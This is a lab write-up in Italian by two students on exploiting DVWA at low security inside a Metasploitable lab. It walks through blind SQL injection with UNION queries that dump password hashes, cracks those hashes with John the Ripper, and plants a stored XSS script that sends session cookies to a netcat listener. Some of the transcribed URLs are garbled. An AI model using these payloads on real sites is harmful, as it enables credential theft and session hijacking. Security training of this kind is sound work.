



S6/L5



HLTRH

INDICE

1. ESERCIZIO
2. SQL INJECTION BLIND
3. QUERY: '1' OR '1' ='1
4. BURPSUITE+QUERY 'UNION DATABASE'
5. TABELLA USERS/5.1 INFO TABELLA USERS
6. RECUPERO PASSWORD/6.1 John the Ripper
7. XSS STORED
8. RECUPERO COOKIE DI SESSIONE



1. ESERCIZIO


CI VIENE RICHIESTO DI EXPLOITARE LE VULNERABILITÀ:

- XSS STORED
- SQL INJECTION BLIND

IN ESECUZIONE SULLA DVWA SULLA MACCHINA METASPLOITABLE IN PRECONFIGURAZIONE ‘LOW’.

SCOPO:

- RECUPERARE I COOKIE DI SESSIONE DEL XSS ED INVIAIRLI AD UN SERVER SOTTO IL CONTROLLO DELL'ATTACANTE
- RECUPERARE LE PASSWORD



```
.. bin -> usr/bin
bin
boot
dev
etc
home
lib -> usr/lib
lib64 -> usr/lib
lost+found
mnt
opt
private -> /home/
proc
root
run
sbin -> usr/bin
srv
sys
tmp
usr
var
```



2. SQL INJECTION BLIND

The screenshot shows the Burp Suite Community Edition interface on the left and the Damn Vulnerable Web Application (DVWA) on the right.

Burp Suite (Left):

- Project: Temporary Project
- Proxy tab is selected.
- Request to http://192.168.1.40:80 is displayed.
- Raw tab shows the following request:

```
1 GET /dvwa/vulnerabilities/sql_injection/?id=1%27+or+%271%27%3D%271&Submit=Submit HTTP/1.1
2 Host: 192.168.1.40
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer: http://192.168.1.40/dvwa/vulnerabilities/sql_injection/
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: security=low; PHPSESSID=502e094d69d2e95c5269de17250f32ce
10 Connection: close
```

DVWA (Right):

- Header bar: Damn Vulnerable Web App, Not secure, 192.168.1.40/dvwa/vulnerabilities/sql_injection/
- Logo: DVWA
- Navigation menu:
 - Home
 - Instructions
 - Setup
 - Brute Force
 - Command Execution
 - CSRF
 - File Inclusion
 - SQL Injection
 - SQL Injection (Blind) - This option is highlighted.
 - Upload
 - XSS reflected
 - XSS stored
- Content area:

Vulnerability: SQL Injection (Blind)

User ID: Submit

More info

 - <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
 - http://en.wikipedia.org/wiki/SQL_injection
 - <http://www.unixwiz.net/techtips/sql-injection.html>

Avviamo burpsuite e ci collegiamo alla DVWA dove selezioniamo il tipo di attacco, nel nostro caso **SQL injection blind** che a differenza di SQL injection, quando un potenziale attaccante tenta di sfruttare la vulnerabilità, non restituisce nessun tipo di errore.

3. QUERY: ' OR '1' ='1

The screenshot shows two browser windows. The left window is a developer tools 'Source' view of the DVWA code, showing PHP source code for a 'SQL Injection (Blind)' page. The right window is the DVWA application itself, displaying a list of user records. A red box highlights the 'User ID' input field and the 'Submit' button. Below the table, a red box highlights the 'More info' section with three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/techtips/sql-injection.html>.

SQL Injection (Blind) Source

```
<?php
if (isset($_GET['Submit'])) {
    // Retrieve data
    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid); // Removed 'or die' to suppress mysql errors

    $num = @mysql_numrows($result); // The '@' character suppresses errors making the injection 'blind'

    $i = 0;
    while ($i < $num) {
        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
?>
```

User ID:

Submit

ID	First name	Surname
1' or '1'='1	admin	admin
1' or '1'='1	Gordon	Brown
1' or '1'='1	Hack	Me
1' or '1'='1	Pablo	Picasso
1' or '1'='1	Bob	Smith

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Dopo aver selezionato il tipo di attacco, andiamo a settare la query “1’ or ‘1’ =’1” che ci restituisce tutti gli utenti del BD. Questo ci fa notare che la nostra query viene eseguita correttamente e cliccando su view source, ci mostra il formato del codice.

4. BURPSUITE+QUERY ‘UNION DATABASE’

The screenshot shows the Burp Suite interface with the Repeater tab selected. A request is being sent to the DVWA SQLi Blind vulnerability at `http://192.168.1.40/dvwa/vulnerabilities/sqli盲/?id=1%27+UNION+SELECT+1%2C+database%28%29%23&Submit=Submit`. The response shows the HTML output of the DVWA application, which includes a footer containing the database name `admin`.

Request:

```
GET /dvwa/vulnerabilities/sqli盲/?id=1%27+UNION+SELECT+1%2C+database%28%29%23&Submit=Submit HTTP/1.1
Host: 192.168.1.40
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.1.40/dvwa/vulnerabilities/sqli盲/?id=1%27+or+%271%27%3D%271&Submit=Submit
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=502e094d69d2e95c5269de17250f32ce
Connection: close
```

Response:

```
<b> Username: admin<br /><b> Security Level: low<br /><b> PHPIDS: disabled</div></div><div id="footer"><p> Damn Vulnerable Web Application (DVWA) v1.0.7</p></div></body></html>
```

Inspector:

- Request attributes: 2
- Request query parameters: 2
- Request body parameters: 0
- Request cookies: 2
- Request headers: 10
- Response headers: 9

Vulnerability: SQL Injection (Blind)

User ID:

```
1' UNION SELECT 1, database()#  
ID: 1' UNION SELECT 1, database()#  
First name: admin  
Surname: admin  
  
ID: 1' UNION SELECT 1, database()#  
First name: 1  
Surname: dvwa
```

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Per testare una vulnerabilità di SQL Injection utilizzando Burp Suite:

1. Identificare la richiesta HTTP pertinente dal log storico.
2. Inviare la richiesta al modulo Repeater.
3. Modificare la query vulnerabile con il payload `1' UNION SELECT 1, database()#`.
4. Inviare la richiesta modificata e analizzare la risposta per ottenere il nome del database.
5. Utilizzare le informazioni ottenute per eseguire ulteriori query.

Questa procedura evidenzia come Burp Suite può essere utilizzato per eseguire attacchi SQL Injection e ottenere informazioni sensibili da un database vulnerabile.

5. TABELLA USERS

The screenshot shows a comparison between a NetworkMiner tool capture and the DVWA application interface.

Request (NetworkMiner):

```
1 GET /dvwa/vulnerabilities/sql_injection/?id=1%27+UNION+SELECT+1%2C+table_name+FROM+information_schema.tables+WHERE+table_schema='dvwa'+%3D+%27dvwa%27%23&Submit=Submit
HTTP/1.1
2 Host: 192.168.1.40
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://192.168.1.40/dvwa/vulnerabilities/sql_injection/?id=1%27+UNION+SELECT+1%2C+database%28%29%23&Submit=Submit
8 Accept-Encoding: gzip, deflate, br
9 Accept-Language: en-US,en;q=0.9
10 Cookie: security=low; PHPSESSID=502e094d69d2e95c5269de17250f32ce
11 Connection: close
12
13
```

Response (NetworkMiner):

```
ID: 1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = 'dvwa' #<br>
First name: admin<br>
Surname: admin
</pre>
<pre>
ID: 1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = 'dvwa' #<br>
First name: 1<br>
Surname: guestbook
</pre>
<pre>
ID: 1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = 'dvwa' #<br>
First name: 1
Surname: users
</pre>
</div>
```

DVWA Application:

Vulnerability: SQL Injection (Blind)

User ID: Submit

Replies (3):

- ID: 1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = 'dvwa' #
First name: admin
Surname: admin
- ID: 1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = 'dvwa' #
First name: 1
Surname: guestbook
- ID: 1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = 'dvwa' #
First name: 1
Surname: users

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

View Source | View Help

Con la query “**1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = ‘dvwa’ #**” che ci restituisce i valori di admin, guestbook e users. In questo caso, tenta di unire i risultati della query originale con una nuova query che restituisce i nomi delle tabelle nel database “dvwa”.

5.1 INFO TABELLE USERS

Request

Pretty Raw Hex

```
1 GET /dvwa/vulnerabilities/sql_injection/?id=1%27+UNION+SELECT+1%2C+column_name+FROM+information_schema.columns+WHERE+table_name+%3D+%27users%27%23&Submit=Submit HTTP/1.1
2 Host: 192.168.1.40
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer: http://192.168.1.40/dvwa/vulnerabilities/sql_injection/?id=1%27+UNION+SELECT+1%2C+table_name+FROM+information_schema.tables+WHERE+table_schema+%3D+%27dvwa%27%23&Submit=Submit
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: security=low; PHPSESSID=502e094d69d2e95c5269de17250f32ce
10 Connection: close
11
```

Response

Pretty Raw Hex Render

```
63
64      <pre>
          ID: 1' UNION SELECT 1,
          column_name FROM
          information_schema.columns WHERE table_name =
          'users'#<br>
          First name: admin<br>
          Surname: admin
        </pre>
        <pre>
          ID: 1' UNION SELECT 1,
          column_name FROM
          information_schema.columns WHERE table_name =
          'users'#<br>
          First name: 1<br>
          Surname: user_id
        </pre>
        <pre>
          ID: 1' UNION SELECT 1,
          column_name FROM
          information_schema.columns WHERE table_name =
          'users'#<br>
          First name: 1<br>
          Surname: first_name
        </pre>
        <pre>
          ID: 1' UNION SELECT 1,
          column_name FROM
          information_schema.columns WHERE table_name =
          'users'#<br>
          First name: 1<br>
          Surname: last_name
        </pre>
        <pre>
          ID: 1' UNION SELECT 1,
          column_name FROM
          information_schema.columns WHERE table_name =
          'users'#<br>
          First name: 1<br>
          Surname: user
        </pre>
        <pre>
          ID: 1' UNION SELECT 1,
          column_name FROM
          information_schema.columns WHERE table_name =
          'users'#<br>
          First name: 1<br>
          Surname: password
        </pre>
        <pre>
          ID: 1' UNION SELECT 1,
          column_name FROM
          information_schema.columns WHERE table_name =
          'users'#<br>
          First name: 1<br>
          Surname: avatar
        </pre>
```

DVWA

Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'#
First name: admin
Surname: admin

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'#
First name: 1
Surname: user_id

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'#
First name: 1
Surname: first_name

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'#
First name: 1
Surname: last_name

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'#
First name: 1
Surname: user

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'#
First name: 1
Surname: password

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'#
First name: 1
Surname: avatar

Inseriamo la query “1’ UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = ‘users’#” che restituisce tutti i parametri della tabella users.

6. RECUPERO PASSWORD

The screenshot shows a NetworkMiner tool capturing a request and response. The request is a GET to /dvwa/vulnerabilities/sql_injection/?id=1%27+UNION+SELECT+first_name%2C+password+FROM+users%23&Submit=Submit. The response shows the server executing the query and returning results in a pre-formatted block. The results show multiple user entries, including admin, Gordon, Hack, Pablo, and Bob, with their corresponding first names and hashed passwords.

Request:

```
1 GET /dvwa/vulnerabilities/sql_injection/?id=1%27+UNION+SELECT+first_name%2C+password+FROM+users%23&Submit=Submit HTTP/1.1
2 Host: 192.168.1.40
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer: http://192.168.1.40/dvwa/vulnerabilities/sql_injection/?id=1%27+UNION+SELECT+1%2C+column_name+FROM+information_schema.columns+WHERE+table_name+%3D+%27users%27%23&Submit=Submit
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: security=low; PHPSESSID=502e094d69d2e95c5269de17250f32ce
10 Connection: close
11
12
```

Response:

```
62 </form>
63
64 <pre>
    ID: 1' UNION SELECT
        first_name, password FROM
        users#<br>
    First name: admin<br>
    Surname: admin
</pre>
<pre>
    ID: 1' UNION SELECT
        first_name, password FROM
        users#<br>
    First name: admin<br>
    Surname:
    5f4dcc3b5aa765d61d8327deb8
    82cf99
</pre>
<pre>
    ID: 1' UNION SELECT
        first_name, password FROM
        users#<br>
    First name: Gordon<br>
    Surname:
    e99a18c428cb38d5f260853678
    922e03
</pre>
<pre>
    ID: 1' UNION SELECT
        first_name, password FROM
        users#<br>
    First name: Hack
    Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
</pre>
<pre>
    ID: 1' UNION SELECT
        first_name, password FROM
        users#<br>
    First name: Pablo
    Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
</pre>
<pre>
    ID: 1' UNION SELECT
        first_name, password FROM
        users#
    First name: Bob
    Surname: 5f4dcc3b5aa765d61d8327deb882cf99
</pre>
```

Vulnerability: SQL Injection (Blind)

User ID: Submit

ID: 1' UNION SELECT first_name, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT first_name, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT first_name, password FROM users#
First name: Gordon
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT first_name, password FROM users#
First name: Hack
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT first_name, password FROM users#
First name: Pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT first_name, password FROM users#
First name: Bob
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Logout

Modifichiamo la query in modo da farci mostrare le password “1’ UNION SELECT first_name, password FROM users#”, recuperiamo tutte le informazioni e completiamo il nostro hack.

6.1 JOHN THE RIPPER

```
(kali㉿kali)-[~/Desktop]
└─$ john --format=raw-md5 --incremental s6-l5.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (R
Warning: no OpenMP support for this hash type, cons
Press 'q' or Ctrl-C to abort, almost any other key
abc123      (?)
charley      (?)
password     (?)
letmein      (?)
4g 0:00:00:00 DONE (2024-05-23 11:38) 9.302g/s 5939
Warning: passwords printed above might not be all t
Use the "--show --format=Raw-MD5" options to displa
Session completed.
```

```
(kali㉿kali)-[~/Desktop]
└─$ john --show --format=raw-md5 s6-l5.txt
?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left
```

Prendiamo le password cifrate trovate dal nostro attacco e le inseriamo in un file di testo (**s6-l5.txt**) e tramite il tool di **John the Ripper**, creato per decifrare le password, inseriamo da terminale il comando “**john -- show -- format=raw-md5**” e otterremo le password reali e non più cifrate.

7. XSS STORED

The screenshot shows the DVWA (Damn Vulnerable Web Application) 'Stored Cross Site Scripting (XSS)' page. On the left, a sidebar menu includes 'Home', 'Instructions', 'Setup', 'Brute Force', and 'Command Execution'. The main content area has fields for 'Name *' and 'Message *', with a 'Sign Guestbook' button. Below the content is a browser's developer tools interface. The 'Elements' tab is selected, showing the HTML structure of the page. The 'Styles' tab in the tools shows CSS rules for input, textarea, and select elements. A specific rule for the message textarea is highlighted: 'input, textarea, select { font: 100% arial,sans-serif; vertical-align: middle; }'. The bottom of the developer tools shows the element tree with nodes like 'html', 'body.home', 'div#container', etc.

Andiamo a fare un attacco **XSS stored** che a differenza degli attacchi **xss reflected**, **andranno a colpire direttamente il server** e quindi, tutti gli utenti verranno infettati, controlloiamo il codice sorgente della pagina e andiamo a modificare il campo **message** che contiene solo 50 caratteri, li aumentiamo a 200 in modo da poter inserire il nostro payload
“<script>window.location='http://127.0.0.1:12345/?cookie='+document.cookie</script>”.

8. RECUPERO COOKIE

The screenshot shows a browser window for the Damn Vulnerable Web Application (DVWA) running on port 80. The URL is 192.168.1.40/dvwa/vulnerabilities/xss_s/. The page title is "Vulnerability: Stored Cross Site". On the left, there's a sidebar menu with various security modules. The "XSS stored" module is highlighted in green. The main content area displays a guestbook form with several entries. One entry from "test" has a message: "Message: This is a test comment.". Another entry from "alice" has a message: "Message: ". There are also entries from "alice" and "ALICE" with empty message fields. Below the form is a "Sign Guestbook" button.

On the right, a terminal window titled "kali@kali: ~" is open, showing network interface information and a netcat listener command:

```
inet 192.168.1.25 netmask 255.255.255.0 broadcast 192.168.1.255  
inet6 fe80::a00:27ff:fe7f:d022 prefixlen 64 scopeid 0x20<link>  
ether 08:00:27:7f:d0:22 txqueuelen 1000 (Ethernet)  
RX packets 478 bytes 257936 (251.8 KiB)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 957 bytes 129792 (126.7 KiB)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
inet 127.0.0.1 netmask 255.0.0.0  
inet6 ::1 prefixlen 128 scopeid 0x10<host>  
loop txqueuelen 1000 (Local Loopback)  
RX packets 3996 bytes 531860 (519.3 KiB)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 3996 bytes 531860 (519.3 KiB)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
[kali㉿kali)-[~]$ nc -l -p 12345  
^[[A^[[B^C  
  
[kali㉿kali)-[~]$ nc -l -p 12345
```

The terminal then receives a GET request for "/?cookie=security=low;%20PHPSESSID=502e094d69d2e95c5269de17250f32ce" from an IP address 192.168.1.25. The response includes the cookie value "PHPSESSID=502e094d69d2e95c5269de17250f32ce".

Dopo aver inserito lo script, da terminale, ci mettiamo in ascolto sulla porta interessata (12345) tramite il comando “**nc -l -p 12345**” e, verranno restituiti tutti o cookie.



- ANTONIO PERNA
- FABIO NOBILI

Thanks!